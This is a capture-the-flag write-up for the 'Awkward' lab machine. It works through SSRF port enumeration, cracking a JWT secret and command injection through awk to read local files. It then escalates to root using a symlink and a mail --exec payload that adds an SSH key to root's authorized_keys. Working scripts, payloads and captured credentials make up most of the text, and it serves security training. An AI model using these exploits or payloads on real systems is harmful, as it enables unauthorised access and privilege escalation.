
Thanks to Christopher's weak password, we can now log into the HR system at `/hr` using his credentials `christopher.jones / chris123`.

SSRF


After logging into the HR system, we can see an 'Online Store Status' check being run.



After clicking refresh and intercepting the request in Burp, we can see that a **user-controlled** URL is being accessed, which strongly indicates a Server Side Request Forgery (SSRF) vulnerability where an attacker can send out arbitrary requests **from** a server. The domain intended to be accessed is `store.hat-valley.htb`, which we found earlier in our vHost discovery.



We can confirm our suspicions by changing the URL to point to a service running on `localhost`, which will verify whether we can actually send requests as the server:



We get a valid HTML response back which confirms that the server is vulnerable to SSRF, as we just successfully accessed the `hat-valley` website from the server itself using `localhost`. Armed with that knowledge, we can build a simple Python script to enumerate potential web services running locally on the machine. Any ports that were closed to outside connections and therefore inacessible to our nmap scan will now reveal themselves (multithreading is encouraged).

```
import requests

for port in range(1, 65536):
        r = requests.get(f'http://hat-valley.htb/api/store-status?
url="http://localhost:{port}"')
        if len(r.text) > 0:
                print("Port found!", port)
```

```
python3 ssrf.py

Port found! 80
Port found! 3002
Port found! 8080
```

Upon visiting `http://localhost:3002` via the SSRF vulnerability, we can see some documentation for the Hat Valley HR system. Within this documentation, we can find that an `awk` command is being used to format the leave request data.

Express Method

```
app.get('/api/all-leave', (req, res) => {
  const user_token = req.cookies.token
  var authFailed = false
  var user = null
  if(user_token) {
    const decodedToken = jwt.verify(user_token, TOKEN_SECRET)
    if(!decodedToken.username) {
      authFailed = true
    }
    else {
      user = decodedToken.username
    }
  }
  if(authFailed) {
    return res.status(401).json({Error: "Invalid Token"})
  }
  if(!user) {
    return res.status(500).send("Invalid user")
  }
  const bad = [";","&","|",">","<","*","?","`","$","(",")","{","}","[","]","!","#"]

  const badInUser = bad.some(char => user.includes(char));

  if(badInUser) {
    return res.status(500).send("Bad character detected.")
  }

  exec("awk '/" + user + "/' /var/www/private/leave_requests.csv", {encoding: 'binary',
maxBuffer: 51200000}, (error, stdout, stderr) => {
    if(stdout) {
      return res.status(200).send(new Buffer(stdout, 'binary'));
    }
    if (error) {
      return res.status(500).send("Failed to retrieve leave requests")
    }
    if (stderr) {
      return res.status(500).send("Failed to retrieve leave requests")
    }
  })
})
```

Store Status (/api/store-status)

Retrieve the status of the Hat Valley online store.

HTTP Request Type

GET

If we take a closer look at the source for the `/api/leave` endpoint, we can see that the username from the JWT token is being loaded into the `awk` command to filter leave requests specific to that user. As a result, for an attacker to be able to manipulate the command, they would have to be in control of the username within the JWT.

JWT Weak Secret

As seen in the API documentation, the JWT is verified before the username is extracted, therefore, the secret will need to be cracked in order to modify the fields within the token. This can be done using `JohnTheRipper` and the `rockyou.txt` wordlist.

```
john jwt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john jwt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128
ASIMD 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123beany123      (?)
1g 0:00:00:03 DONE (2022-10-17 17:03) 0.2732g/s 3643Kp/s 3643Kc/s
3643KC/s 123wavehope..1234ถ
Use the "--show" option to display all of the cracked passwords
reliably
Session completed.
```

John manages to crack the JWT and yields the secret `123beany123`, which can be used to generate our own **valid** tokens.

LFI through Command Injection

With the JWT cracked, we can now inject a payload within the `username` field. GTFOBins gives us a ready payload for file reads, however, we do have to adjust it slightly, as the username is loaded between the two slashes in the `awk` command:

```
/' /etc/passwd ' /dud
```

> Note: the 'dud' at the end of the payload ensures that only the target file is returned, and not leave_requests.csv

To make life easier, we can write a simple Python script, which takes a file as a command line argument, and prints it to console.

```
import requests
import jwt
import sys

encoded_jwt = jwt.encode({"username": "/' " + sys.argv[1] + " '/dud",
"iat":"1644922420"}, "123beany123", algorithm="HS256")
cookies = {'token': encoded_jwt}
r = requests.get('http://hat-valley.htb/api/all-leave', cookies=cookies)
print(r.content.decode('utf-8'))
```

```
python3 lfi.py /etc/passwd | grep -v -e false -e nologin -e sync

root:x:0:0:root:/root:/bin/bash
bean:x:1001:1001:,,,:/home/bean:/bin/bash
christine:x:1002:1002:,,,:/home/christine:/bin/bash
```

We can see two users other than root that are worth enumerating. After poking around a bit, we eventually look into bean's `.bashrc` file, where a custom alias is revealed that contains a filename for a backup script.

```
python3 lfi.py /home/bean/.bashrc

# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-
doc)
# for examples

<...SNIP...>

# custom
alias backup_home='/bin/bash /home/bean/Documents/backup_home.sh'


<...SNIP...>
```

Subsequently, when reading the `backup_home.sh` file, we stumble upon the actual backup archive path, which we can then download.

```
python3 lfi.py /home/bean/Documents/backup_home.sh

#!/bin/bash
mkdir /home/bean/Documents/backup_tmp
cd /home/bean
tar --exclude='.npm' --exclude='.cache' --exclude='.vscode' -czvf
/home/bean/Documents/backup_tmp/bean_backup.tar.gz .
date > /home/bean/Documents/backup_tmp/time.txt
cd /home/bean/Documents/backup_tmp
tar -czvf /home/bean/Documents/backup/bean_backup_final.tar.gz .
rm -r /home/bean/Documents/backup_tmp
```

By slightly modifying our LFI script, we can download the archive locally:

```
import requests
import jwt
import sys

encoded_jwt = jwt.encode({"username": "/' " + sys.argv[1] + " '/dud",
"iat":"1644922420"}, "123beany123", algorithm="HS256")
cookies = {'token': encoded_jwt}
r = requests.get('http://hat-valley.htb/api/all-leave', cookies=cookies)

# Write bytes instead of printing to stdout
with open("bean_backup_final.tar.gz", "wb") as f:
    f.write(r.content)
```

After downloading the file using the LFI and saving it locally, we get a `gzip` error when trying to unpack it, making the process feel a bit *awkward*.

```
tar -xvf bean_backup_final.tar.gz
```

```
tar -xvf bean_backup_final.tar.gz

gzip: stdin: unexpected end of file
./
./bean_backup.tar.gz
./time.txt
tar: Child returned status 1
tar: Error is not recoverable: exiting now
```

Nevertheless, the downloaded archive yields another archive with the name `bean_backup.tar.gz`, which contains bean's home directory's folders.

```
tar -xf bean_backup.tar.gz
```

```
tar -xvf bean_backup.tar.gz

<...SNIP...>
./.config/
./.config/xpad/
./.config/xpad/info-GQ1ZS1
./.config/xpad/default-style
./.config/xpad/content-DS1ZS1
./.config/gnome-initial-setup-done
<...SNIP...>
```


Within the extracted directories, we can find some `xpad` files that contain a plaintext password, which we can use to `ssh` into the server as `bean:014mrbeanrules!#P`.

```
cat .config/xpad/content-DS1ZS1
TO DO:
- Get real hat prices / stock from Christine
- Implement more secure hashing mechanism for HR system
- Setup better confirmation message when adding item to cart
- Add support for item quantity > 1
- Implement checkout system

□bold□HR SYSTEM□/bold□
bean.hill
014mrbeanrules!#P

https://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-
rexx/cgi-esc.html

□bold□MAKE SURE TO USE THIS EVERYWHERE ^^^□/bold□
```

Privilege Escalation


Leave Request Mail

Thinking back to our initial enumeration, there was a function to submit a leave request in the HR system. When submitting a request, there was a popup informing us that the request will be processed and sent to Christine for review.



As this strongly hints towards some message - or email - related function taking place, we can use the `pspy64` binary to monitor exactly what is happening on the box when we submit a leave request.

```
bean@awkward:/tmp$ ./pspy64

pspy - version: v1.2.0 - Commit SHA:
9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```



```
<...SNIP...>

2022/10/18 01:15:48 CMD: UID=33   PID=3355   | /bin/sh -c awk
'/christopher.jones/' /var/www/private/leave_requests.csv
2022/10/18 01:16:06 CMD: UID=0    PID=3363   | mail -s Leave Request:
christopher.jones christine
2022/10/18 01:16:06 CMD: UID=0    PID=3364   | /usr/sbin/sendmail -oi -
f root@awkward -t
2022/10/18 01:16:06 CMD: UID=0    PID=3365   | /usr/sbin/postdrop -r
2022/10/18 01:16:06 CMD: UID=0    PID=3366   | cleanup -z -t unix -u -c
2022/10/18 01:16:06 CMD: UID=0    PID=3367   | trivial-rewrite -n
rewrite -t unix -u -c
2022/10/18 01:16:06 CMD: UID=0    PID=3368   | local -t unix
2022/10/18 01:16:06 CMD: UID=33   PID=3369   |
2022/10/18 01:16:06 CMD: UID=33   PID=3370   | awk /christopher.jones/
/var/www/private/leave_requests.csv
```

This shows us that each time a request is submitted, `root` sends out an email to "christine", the CEO of Hat Valley. From this behavior, it can be assumed that each time a change is made to the `leave_requests.csv` file, the mail script is executed. We also see that the username within the leave request is being used directly within the mail subject. Unfortunately, the user `bean` does not have access to the `/var/www/private` directory, so we will have to find another way to access/modify the `leave_requests.csv` file.

Hat Valley Store

Keeping in mind the Hat Valley Store vHost we discovered earlier, where we were met with HTTP Basic Authorization, we can find a hint towards the credentials in Nginx's configuration files, where `.htpasswd` is being used to protect the site.

```
bean@awkward:/tmp$ cat /etc/nginx/conf.d/.htpasswd

admin:$apr1$lfvrwhqi$hd49MbBX3WNluMezyjWls1
```

Attempting to log into the `store.hat-valley.htb` vHost using the admin username and bean's password is successful. Enumerating the site itself does not yield any interesting results, so we go looking underneath the hood using `ssh`.

Directory/User Privileges

While looking around the machine, we discover the Store site's source code. Interestingly, the `/cart` and `/product-details` directories are world writable.

```
bean@awkward:/var/www/store$ ls -al

total 104
drwxr-xr-x 9 root root  4096 Oct  6 01:35 .
drwxr-xr-x 7 root root  4096 Oct  6 01:35 ..
drwxrwxrwx 2 root root  4096 Oct  6 01:35 cart
-rwxr-xr-x 1 root root  3664 Sep 15 20:09 cart_actions.php
-rwxr-xr-x 1 root root 12140 Sep 15 20:09 cart.php
-rwxr-xr-x 1 root root  9143 Sep 15 20:09 checkout.php
drwxr-xr-x 2 root root  4096 Oct  6 01:35 css
drwxr-xr-x 2 root root  4096 Oct  6 01:35 fonts
drwxr-xr-x 6 root root  4096 Oct  6 01:35 img
-rwxr-xr-x 1 root root 14770 Sep 15 20:09 index.php
drwxr-xr-x 3 root root  4096 Oct  6 01:35 js
drwxrwxrwx 2 root root  4096 Oct 18 01:20 product-details
-rwxr-xr-x 1 root root   918 Sep 15 20:09 README.md
-rwxr-xr-x 1 root root 13731 Sep 15 20:09 shop.php
drwxr-xr-x 6 root root  4096 Oct  6 01:35 static
-rwxr-xr-x 1 root root   695 Sep 15 20:09 style.css
```

Code Analysis

Upon analysing the code of the Hat Valley Store, specifically within `cart_actions.php`, it can be seen that verification checks are being made against files to confirm they are legitimate Hat Valley Store items, including cart items and product details items.

The `add to cart` function, however, does not check that the cart item the product details are being written to is valid before the data is appended. It does, however, ensure that the product details item itself is valid.

```
<...SNIP...>
//add to cart
if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_POST['action'] === 'add_item' &&
$_POST['item'] && $_POST['user']) {
    $item_id = $_POST['item'];
    $user_id = $_POST['user'];
    $bad_chars = array(";","&","|",">","<","*","?","`","$","(",")","{","}","
[","]","!","#"); //no hacking allowed!!

    foreach($bad_chars as $bad) {
        if(strpos($item_id, $bad) !== FALSE) {
            echo "Bad character detected!";
            exit;
        }
    }

    foreach($bad_chars as $bad) {
        if(strpos($user_id, $bad) !== FALSE) {
            echo "Bad character detected!";
            exit;
        }
    }

    if(checkValidItem("{$STORE_HOME}product-details/{$item_id}.txt")) {
        if(!file_exists("{$STORE_HOME}cart/{$user_id}")) {
            system("echo '***Hat Valley Cart***' > {$STORE_HOME}cart/{$user_id}");
        }
        system("head -2 {$STORE_HOME}product-details/{$item_id}.txt | tail -1 >>
{$STORE_HOME}cart/{$user_id}");
        echo "Item added successfully!";
    }
    else {
        echo "Invalid item";
    }
    exit;
}
<...SNIP...>
```

Since both `/cart` and `/product-details` are world-writable directories, an attacker can:

1. Set up the data they would like to be written in a file within `/product-details`
2. Create a symbolic link within `/cart` to the file they would like to write to, that is **not** accessible to

`bean`, but **is** accessible to `www-data`

The file that comes to mind is of course `leave_requests.csv`, which as we found out earlier resides in the `/var/www/private` directory.

```
ln -s /var/www/private/leave_requests.csv fakecart
```

```
bean@awkward:/var/www/store/cart$ ls -al

total 8
drwxrwxrwx 2 root root 4096 Oct 18 01:21 .
drwxr-xr-x 9 root root 4096 Oct  6 01:35 ..
lrwxrwxrwx 1 bean bean   35 Oct 11 01:21 fakecart ->
/var/www/private/leave_requests.csv
```

Exploit

Setup

To recap, we know that `root` sends an email to `christine`, given a username input found in `leave_requests.csv`, which is only accessible to `christine` and `www-data`. Upon visiting `GTFOBins` once more, we can find the following flag which can be injected into the `mail` command to execute arbitrary code:

```
--exec='!/bin/sh'
```

Since we can now control the username being included in the mail subject, we can inject the `--exec` flag in it's place. To do that, we must create a malicious 'product details' item that contains our payload within the `/product-details` directory. As a POC, we create the file `4.txt`, which contains the following payload:

```
***Hat Valley Product***
pwned --exec='!/tmp/executeme.sh'
```

If this product is written to a cart item that is symlinked to `leave_requests.csv`, it will be inserted into this file, and the mail script will be trigged, adding the payload as the username within the subject field. The file `/tmp/executeme.sh` will then be excuted as root:

```
mail -s Leave Request: pwned --exec='!/tmp/executeme.sh' christine
```

An easy way to see if this works is to write a script that adds our public SSH key and writes it to `root`'s `authorized_keys` file, and then SSH in as root:

```
#!/bin/bash
mkdir -p /root/.ssh
cat /tmp/id_rsa.pub >> /root/.ssh/authorized_keys
chmod -R 700 /root/.ssh
```

